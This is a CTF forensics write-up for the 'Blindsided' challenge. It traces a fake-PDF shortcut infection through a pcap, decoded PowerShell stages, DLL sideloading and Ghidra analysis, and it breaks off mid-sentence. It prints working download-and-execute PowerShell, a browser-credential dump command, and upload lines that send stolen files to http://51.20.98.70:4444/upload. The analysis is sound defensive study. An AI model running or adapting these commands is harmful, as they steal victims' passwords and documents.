Pwnsec CTF 2026: Blindsided Forensics Writeup
I have another writeup from the second CTF I attended last week: Pwnsec CTF 2026. I have been enjoying forensics challenges lately, and Blindsided from Pwnsec CTF 2026 was a great candidate to hone my forensics skills. Challenge had 18 questions to answer, so let’s get to it.
Disclaimer: I realized I only recorded my answers, and not the questions, and server is already down :( Instead of doing this question by question, I will focus on general findings and how to extract the info needed to answer the questions.
Pcap Analysis - DNS and HTTP
For filtering out DNS in wireshark I used this filter: dns && ip.src == 192.168.10.129 and extracting query names with tshark: tshark -r capture.pcapng -Y dns -T fields -e dns.qry.name. You can see a lot of DNS queries, there were few that got my attention and finally careers.acme.it was the domain we were looking for.
That domain also comes up later in the capture in http packets. Filtering out http requests with tshark and saving them sorted uniques to a file helps navigating through tens of http requests: tshark -r capture.pcapng -Y "http.request" -T fields -e http.host -e http.request.uri | sort -u > http_requests.txt And we get these results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
1d.tlu.dl.delivery.mp.microsoft.com     /filestreamingservice/files/3162d70b-ce33-4905-9585-8c5aea41c316?P1=1786664661&P2=404&P3=2&P4=ET7CA98gUBfnwkUFJ3jc1kcJeXkynba%2b9XowxRCeTKVy0GXICuRgs4%2fA5e%2fFml44SOViJe0TINbKb1V943TqFw%3d%3d
1d.tlu.dl.delivery.mp.microsoft.com     /filestreamingservice/files/dbc14d78-9837-4fb2-afbc-75d6663bf1e5?P1=1786695980&P2=404&P3=2&P4=Yjm%2b4upbVjs%2btmN0nM2zAy3VxRiZ0f8mF7x3XocRpjq66j2Z%2bZ18DUB%2bka%2b4qO8YXP3r7tPEwI28d9d6MD1S%2bA%3d%3d
51.20.98.70:4444        /upload
careers.acmeit.com      /
careers.acmeit.com      /_next/hmr?id=tknbhsqqw2TOIQDcDdqEa
careers.acmeit.com      /_next/static/chunks/%5Broot-of-the-server%5D__04kpziu._.css
careers.acmeit.com      /_next/static/chunks/%5Bturbopack%5D_browser_dev_hmr-client_hmr-client_ts_1di75ot._.js
careers.acmeit.com      /_next/static/chunks/%5Bturbopack%5D_browser_dev_hmr-client_hmr-client_ts_1mojsay._.js
careers.acmeit.com      /_next/static/chunks/_1anvha4._.js
careers.acmeit.com      /_next/static/chunks/_219uq1s._.js
careers.acmeit.com      /_next/static/chunks/node_modules_%40swc_helpers_cjs_1r9vbqw._.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_0mrnf9s._.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_1e8vcs8._.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_client_0_90u2t._.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_compiled_1amofcm._.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_compiled_next-devtools_index_090k2jm.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_compiled_react-dom_096_9a-._.js
careers.acmeit.com      /_next/static/chunks/node_modules_next_dist_compiled_react-server-dom-turbopack_164kp-6._.js
careers.acmeit.com      /_next/static/chunks/turbopack-_08bm286._.js
careers.acmeit.com      /_next/static/media/797e433ab948586e-s.p.0r6juujl39pe6.woff2
careers.acmeit.com      /_next/static/media/caa3a2e1cccd8315-s.p.0wgildi0cnwt9.woff2
careers.acmeit.com      /favicon.ico?favicon.2vob68tjqpejf.ico
dl.delivery.mp.microsoft.com    /filestreamingservice//files/3162d70b-ce33-4905-9585-8c5aea41c316/pieceshash
edcvbgtrf.medianewsonline.com:8000      /812hoqq.ps1
edcvbgtrf.medianewsonline.com:8000      /Aurelio_Nadeau_CV.pdf.lnk
edcvbgtrf.medianewsonline.com:8000      /hack-browser-data.exe
edge-http.microsoft.com /captiveportal/generate_204
edge.microsoft.com      /browsernetworktime/time/1/current?cup2key=2:1LbjXA5o4jLJ-YSxD2z9SpfQekZJIHWtNrjM_xV5xPs&cup2hreq=e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
msedge.b.tlu.dl.delivery.mp.microsoft.com       /filestreamingservice/files/b526ced0-2649-42f6-bdec-fe46288b7d67?P1=1787128778&P2=404&P3=2&P4=PsJ5ByTu1vKndLMZezIxphgcL4XTVB4Qx1KoDOJ40iJNdF8cAToSfptQUwN3%2fSLJ6GCkj7RLVcAkaonowRF70g%3d%3d
msedge.b.tlu.dl.delivery.mp.microsoft.com       /filestreamingservice/files/cdca748d-949b-4e5b-ba90-e721ceb58566?P1=1787125179&P2=404&P3=2&P4=Mc3nclQNaw5SLR33H667K1WBYjKhkmS8T1%2bvQ86EdTQkPIQrBBH5eXclxvzDKX4sKx2UCLk9zBbSvXTCK%2b%2bx0Q%3d%3d
Answers to some questions already came up in this list, for example:
careers.acmeit.com (Q1)
51.20.98.70:4444/upload (Q15)
edcvbgtrf.medianewsonline.com:8000/812hoqq.ps1 (Q6)
edcvbgtrf.medianewsonline.com:8000/hack-browser-data.exe (Q10)
Based on these links, we can already guess that attack involved stealing browser secrets like login data and uploaded to the server. What this means is that we can also find such transfers and downloads in the pcap, which we will come back to it later.
Users Drive - Downloads
Description of the challenge mentioned victim opened up something he thought was PDF. That is how everything has started. It was easy to locate them in Downloads folder. Zip file and its content was there. Aurelio_Nadeau_CV.pdf was actually a shortcut file disguised as a PDF (T1036.007 - Q3):
1
2
3
file Aurelio_Nadeau_CV.pdf.lnk  (Q2)

Aurelio_Nadeau_CV.pdf.lnk: MS Windows shortcut, Item id list present, Has command line arguments, Icon number=0, HasEnvironment "", length=0, window=normal, IDListSize 0x00a2, Root folder "20D04FE0-3AEA-1069-A2D8-08002B30309D", Volume "C:\"
To parse this and see what is hidden inside I used lnkparse https://pypi.org/project/LnkParse3/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
lnkparse Aurelio_Nadeau_CV.pdf.lnk
Windows Shortcut Information:
   Guid: 00021401-0000-0000-C000-000000000046
   Link flags: HasTargetIDList | HasArguments | HasIconLocation | HasExpString - (609)
   File flags: (0)
   Creation time: null
   Accessed time: null
   Modified time: null
   File size: 0
   Icon index: 0
   Windowstyle: SW_SHOWNORMAL
   Hotkey: UNSET - UNSET {0x0000}

   SIZE: 1900

   TARGET:
      Items:
      -  Root Folder:
            Sort index: My Computer
            Sort index value: 80
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
      -  Volume Item:
            Flags: '0xf'
            Volume name: C:\
      -  File entry:
            Flags: Is Unicode directory
            File size: 0
            File attribute flags: 16
            Primary name: Users
      -  File entry:
            Flags: Is Unicode directory
            File size: 0
            File attribute flags: 16
            Primary name: Default
      -  File entry:
            Flags: Is Unicode directory
            File size: 0
            File attribute flags: 16
            Primary name: Downloads
      -  File entry:
            Flags: Is Unicode directory
            File size: 0
            File attribute flags: 16
            Primary name: CVs

   LINK INFO: {}

   DATA:
      Command line arguments: -WindowStyle Hidden -NoProfile -nop -ExecutionPolicy Bypass -EncodedCommand JABjAG4AagBhAHMAawBjAG4AcwBqAGsAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBDAG8AbQBPAGIAagBlAGMAdAAgAFMAaABlAGwAbAAuAEEAcABwAGwAaQBjAGEAdABpAG8AbgApAC4ATgBhAG0AZQBTAHAAYQBjAGUAKAAnAHMAaABlAGwAbAA6AEQAbwB3AG4AbABvAGEAZABzACcAKQAuAFMAZQBsAGYALgBQAGEAdABoACAAKwAgACIAXAA4ADEAMgBoAG8AcQBxAC4AcABzADEAIgA7ACQAYQBzAG8AagBtAHMAYQBwAHMAYQBwAG8AIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAOwAkAGEAcwBvAGoAbQBzAGEAcABzAGEAcABvAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AZQBkAGMAdgBiAGcAdAByAGYALgBtAGUAZABpAGEAbgBlAHcAcwBvAG4AbABpAG4AZQAuAGMAbwBtADoAOAAwADAAMAAvADgAMQAyAGgAbwBxAHEALgBwAHMAMQAiACwAIAAkAGMAbgBqAGEAcwBrAGMAbgBzAGoAawApADsAIAAmACAAJABjAG4AagBhAHMAawBjAG4AcwBqAGsAOwAgAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgACQAYwBuAGoAYQBzAGsAYwBuAHMAagBrADsA
      Icon location: .pdf

   EXTRA:
      ENVIRONMENTAL VARIABLES LOCATION BLOCK:
         Size: 788
         Target ansi: '%WINDIR%\System32\WindowsPowershell\v1.0\powershell.exe'
         Target unicode: ''
We can figure out the target folder C:\Users\Default\Downloads\CVs (Q4) by combining the target items listed above. But this is just a fake target folder, actually opening this link is designed to execute power shell with the given encoded command line argument. Powershell uses Base64 encoding for UTF-16LE text, cyber chef can decode it:

So these commands will run when shortcut file is opened:
1
$cnjaskcnsjk = (New-Object -ComObject Shell.Application).NameSpace('shell:Downloads').Self.Path + "\812hoqq.ps1";$asojmsapsapo = New-Object Net.WebClient;$asojmsapsapo.DownloadFile("http://edcvbgtrf.medianewsonline.com:8000/812hoqq.ps1", $cnjaskcnsjk); & $cnjaskcnsjk; Remove-Item $cnjaskcnsjk;
Here we see the link we found from pcap: http://edcvbgtrf.medianewsonline.com:8000/812hoqq.ps1. So this script downloads another powershell script, executes it and then removes the script.
812hoqq.ps1
This is the next step of the attack: 812hoqq.ps1. Since it is removed from drive after execution, we can’t find it in Users folder. We have to extract it from pcap. The way I did it during the CTF was: I found it in pcap http requests in wireshark, followed the stream, and extracted the payload from there:

Since this one was in clear text format, it was easy to copy from the payload:
1
$a1b2c3 = (New-Object -ComObject Shell.Application).NameSpace((-join('she','ll:Downl','oad','s'))).Self.Path;$x9y8z7 = Get-ChildItem -Path $a1b2c3 -Filter ('Cove'+'r_l'+'ette'+'r'+'*') -Recurse -File -ErrorAction SilentlyContinue | Select-Object -First 1;if ($x9y8z7) { Start-Process $x9y8z7.FullName };$q4w5e6 = (-join('http://','edcvbgtr','f.median','ew','sonlin','e','.com:800','0/','Aureli','o_Nadea','u_CV.pd','f','.l','nk'));$r7t8y9 = Join-Path $x9y8z7.DirectoryName ('Aurelio'+'_Nadeau'+'_CV.'+'pdf.lnk');Start-Process -FilePath (-join('cu','r','l.','ex','e')) -ArgumentList @((-join('-','s')),'-L',('--'+'ou'+'t'+'pu'+'t'),$r7t8y9,$q4w5e6) -WindowStyle Hidden -Wait;$u1i2o3 = (-join('ht','tps://','www.dl.drop','boxuserc','ontent','.co','m/scl/fi','/kkpbms','ijwvytu','yn4','vevx','q/Star','doc','k.zip','?rlkey=','otwe','cndex','77qyzf6','n0j73udkq&','st=dftv','ii','m1','&d','l=1'));$p4a5s6 = Join-Path $env:TEMP (-join('Stardo','ck.','zi','p'));$d7f8g9 = Start-Process -FilePath (-join('cur','l','.','e','x','e')) -ArgumentList @((-join('-','s')),('-'+'L'),(-join('--o','utp','ut')),$p4a5s6,$u1i2o3) -WindowStyle Hidden -PassThru;Wait-Process -Id $d7f8g9.Id;$h1j2k3 = Join-Path $env:TEMP ('St'+'ard'+'oc'+'k');Expand-Archive -Path $p4a5s6 -DestinationPath $h1j2k3 -Force;$l4m5n6 = Join-Path $h1j2k3 (-join('Stardo','ck\Windo','wBlin','ds\','WB11Conf','i','g.','ex','e'));if (-not (Test-Path $l4m5n6)) { $l4m5n6 = (Get-ChildItem -Path $h1j2k3 -Filter (-join('WB11Co','nfig.','e','xe')) -Recurse -File -ErrorAction SilentlyContinue | Select-Object -First 1).FullName };if ($l4m5n6) { Start-Process $l4m5n6 }
This one is a bit obfuscated unfortunately, but it is not difficult to see how it was done. Strings are separated, they just need to be combined. To deobfuscate it:
’+’ replace with empty
’,’ replace with empty
Clean out joins if you want, no longer needed.
Then you get something like this:
1
2
3
4
5
6
7
8
9
10
$a1b2c3 = (New-Object -ComObject Shell.Application).NameSpace('shell:Downloads').Self.Path;
$x9y8z7 = Get-ChildItem -Path $a1b2c3 -Filter ('Cover_letter*') -Recurse -File -ErrorAction SilentlyContinue | Select-Object -First 1;
if ($x9y8z7) { Start-Process $x9y8z7.FullName };
$q4w5e6 = 'http://edcvbgtrf.medianewsonline.com:8000/Aurelio_Nadeau_CV.pdf.lnk';
$r7t8y9 = Join-Path $x9y8z7.DirectoryName ('Aurelio_Nadeau_CV.pdf.lnk');
Start-Process -FilePath 'curl.exe' -ArgumentList @((-join('-s')),'-L',('--output'),$r7t8y9,$q4w5e6) -WindowStyle Hidden -Wait;
$u1i2o3 = 'https://www.dl.dropboxusercontent.com/scl/fi/kkpbmsijwvytuyn4vevxq/Stardock.zip?rlkey=otwecndex77qyzf6n0j73udkq&st=dftviim1&dl=1';
$p4a5s6 = Join-Path $env:TEMP (-join('Stardock.zip'));$d7f8g9 = Start-Process -FilePath (-join('curl.exe')) -ArgumentList @((-join('-s')),('-L'),(-join('--output')),$p4a5s6,$u1i2o3) -WindowStyle Hidden -PassThru;
Wait-Process -Id $d7f8g9.Id;$h1j2k3 = Join-Path $env:TEMP ('Stardock');Expand-Archive -Path $p4a5s6 -DestinationPath $h1j2k3 -Force;$l4m5n6 = Join-Path $h1j2k3 'Stardock\WindowBlinds\WB11Config.exe';
if (-not (Test-Path $l4m5n6)) { $l4m5n6 = (Get-ChildItem -Path $h1j2k3 -Filter (-join('WB11Config.exe')) -Recurse -File -ErrorAction SilentlyContinue | Select-Object -First 1).FullName };if ($l4m5n6) { Start-Process $l4m5n6 }
I didn’t clean it the whole way, this cleanup already revealed the required information to progress. From this script we can see a couple things and anwers:
Downloads stardock.zip from
https://www.dl.dropboxusercontent.com/scl/fi/kkpbmsijwvytuyn4vevxq/Stardock.zip?rlkey=otwecndex77qyzf6n0j73udkq&st=dftviim1&dl=1'(Q7)Cover_letter.pdf is opened or something like that (Q5)
Stardock zip file is extracted to TEMP folder.
Once extracted
Stardock\WindowBlinds\WB11Config.exefile is run (Q8)
wblindp2.dll
Next step is looking at the Stardock folder. As far as I understand WB11Config.exe is not a harmful file. It is used to sideload a malicious DLL. To find which file that is we find its folder in temp and order by modified date, Users\Patrick\AppData\Local\Temp\Stardock\Stardock\WindowBlinds:

Here we found the culprit: wblindp2.dll (Q9). A quick easy strings check reveals a couple of questions (Q10 Q15 Q16):
1
2
3
4
5
6
7
8
9
10
11
12
13
hack-browser-data.exe
rmdir /s /q "
" http://51.20.98.70:4444/upload
curl -s --noproxy "*" -F "files=@
';$h=[Net.Http.HttpClient]::new();$m=[Net.Http.MultipartFormDataContent]::new();$b=[Net.Http.ByteArrayContent]::new([IO.File]::ReadAllBytes($f.FullName));$m.Add($b,'files',$f.Name);$r=$h.PostAsync('http://51.20.98.70:4444/upload',$m).Result;if($r.IsSuccessStatusCode){exit 0}else{exit 1}"
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "$f=Get-Item -LiteralPath '
http://edcvbgtrf.medianewsonline.com:8000/hack-browser-data.exe
curl -s -o "
' -OutFile '
powershell.exe -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri '
" -b all -c all -f json -d "
msedge.exe
explorer.exe
Reversing Time
Actual infiltration, or exfiltration? is done by this DLL. I decided to decompile it using Ghidra. Honestly it worked and I managed to solve it, but to be honest I don’t know if there was an easier way to progress. This was the only way I know, so I had to go with ghidra.
Ghidra managed to mark certain windows API calls and stuff, and DLL had nice strings to trace around. So it wasn’t a very hard reverse engineering task, but still had to do a lot naming and marking around the code. Main aim here is to reach to the place to find what it is uploading to the remote server.
My initial approach was to mark functions with known strings to indicate what they are doing. For example the function that uses the server address I named it to upload_files. Main functionality seemed to be called by FUN_100084f0, here I marked and extracted some critical parts from that functions decompiled output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
...

  collect_browserdata_hbdata();
  pcVar8 = Sleep_exref;
  Sleep(3000);
  documents_and_generate_file();
  Sleep(2000);
  upload_files();
  Sleep(2000);
  local_158 = 0x128;

...

  if (iVar3 == 0) {
    local_159 = run_browser_maybe("msedge.exe",&local_1a8,&local_28);
    if (!local_159) {
      local_159 = run_browser_maybe("explorer.exe",&local_1a8,&local_28);
    }

...
We can see an answer to one of the questions here already, msedge.exe, explorer.exe Q16. There isn’t much to that part, we are more interested in three functions I marked.
collect_browserdata_hbdata as marked by me, was responsible of collecting browser login data using hack-browser-data.exe. Apparently that is an open source code to extract browsers login data, passwords etc. Strings and references to this can be easily seen in this function.
Another question was asking where the browser data was stored before uploading. This can be figured out by following this snippets:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// C:\Users\Patrick\AppData\Local\Temp\
FUN_10008220 -> calls GetTempPathA -> returns TEMP folder


// Attach hbdata:
// C:\Users\Patrick\AppData\Local\Temp\hbdata
    construct_string_from_two
              (local_74,local_c0,directory_related,(uint *)directory,local_7c,(uint *)"hbdata",6);

// Runs hack-browser-data.exe: roughly:
// hack-browser-data.exe -b all -c all -f json -d C:\Users\Patrick\AppData\Local\Temp\hbdata
    construct_string_from_two(local_bc,local_c0,local_44,(uint *)&DAT_1002c740,1,(uint *)directory,local_34);
    puVar3 = append_maybe(local_bc,(uint *)"\" -b all -c all -f json -d \"",(uint *)0x1c);

// Later on combined string is executed
    WinExec((LPCSTR)ppppCVar4,0);
Next marked important looking function is documents_and_generate_file. Previous one collected browser data, this one is designed to collect documents and stuff from Desktop and Documents folder:
%USERPROFILE%\\Desktopand%USERPROFILE%\\Documentsused as search foldersIt looks for
.doc .docx .jpg .pdf .png .ppt .pptx .txt .xls .xlsxdata files.It does some logging/dumping system info, number of files collected etc.
And eventually search finishes and now it combines everything in one file. Before generating that file it creates this string:
Patrick:192.168.10.129, note the:. This string is very important.Eventually it calls a function with that string as input and that function does encryption:

Going through functions here can take a bit but it is the final step to solving this challenge. In summary:
AES key = sha256(
